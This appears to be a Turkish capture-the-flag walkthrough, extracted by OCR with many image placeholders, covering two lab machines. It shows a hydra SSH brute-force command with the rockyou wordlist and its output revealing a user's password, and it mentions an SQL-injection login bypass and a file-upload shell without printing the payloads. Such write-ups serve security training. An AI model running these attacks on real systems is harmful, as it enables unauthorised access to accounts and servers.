




rock kullanıcısının parolası nedir?

Rock kullanıcısı için ssh servisine bağlanmaya çalışıyor ve brute force denemesi yapıyoruz bunu hydra adında bir toola gerçekleştirebililriz.





rock kullanıcısı tarafından çalıştırılan ilk komut nedir?


[root@hackerbox]-[~]
#hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.6.88 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-18 14:25:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.20.6.88:22/
[STATUS] 135.00 tries/min, 135 tries in 00:01h, 14344265 to do in 1770:54h, 14 active
[22][ssh] host: 172.20.6.88 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-18 14:26:40
[x]-[root@hackerbox]-[~]
#



rock@discover-lernaean:~$ ls -la
total 16
drwxr-xr-x 2 rock rock 4096 Sep 20 2023 .
drwxr-xr-x 4 root root 4096 Sep 20 2023 ..
-rw------- 1 rock rock 121 Sep 20 2023 .bash_history
-rw-r--r-- 1 rock rock 3526 Mar 27 2022 .bashrc
rock@discover-lernaean:~$ cat .bash_history
cat .bash_history
cd
ls -la
history
ls
ls -la
exit
cd
exit
pwd
cd /var/www/html/
ls -la
cd filemanager/
ls -la
cd
ls -la
rock@discover-lernaean:~$


Bee


Hangi port(lar) açık?





Sitede oturum açabilmek için hosts dosyasına hangi domaini eklediniz?








Hangi zafiyet ile login panelini bypass ettiniz?





Login sayfasında aklımıza önceklikle sql injection geliyor ve payloadımızı girerek bunu gerçekleştiriyoruz.






Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?






File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?



